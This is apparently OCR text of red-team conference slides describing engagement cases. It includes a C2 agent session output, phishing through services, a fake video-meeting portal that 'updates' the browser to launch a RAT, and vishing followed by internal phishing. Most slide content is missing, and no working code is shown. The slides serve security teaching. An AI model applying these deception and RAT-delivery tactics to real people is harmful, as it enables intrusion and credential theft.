
```
#7>
[2024-08-23 02:24:18] Agent session 177 (F55B992F74E88E59) opened
#7> use 177
#7->177> info
#7->177>
Agent information:
----------------------------------------
Domain: m1book2231
User: user
Hostname: M1BOOK2231
Logon server: \\M1BOOK2231
----------------------------------------
Current dir: C:\Users\user\Desktop\1\RootCon\template
----------------------------------------
IP addresses:
fe80::a802:8e92:8e52:dc0a
192.168.192.159
```

Project case #1




Project case #2

> Phishing via services




Project case #2

> Phishing via services




Video Meet Portal


Need secret cookie



> Drop our RAT

> Set secret cookie in browser






"Update" browser and launch our RAT


DMZ

Internal Network


Project case #3



> Step №1 - Vishing




Project case #3



Project case #3

> Step №3 – Internal Phishing



QA

Thanks for your attention!

PT SWARM

t.me/ptswarm
x.com/ptswarm
swarm.ptsecurity.com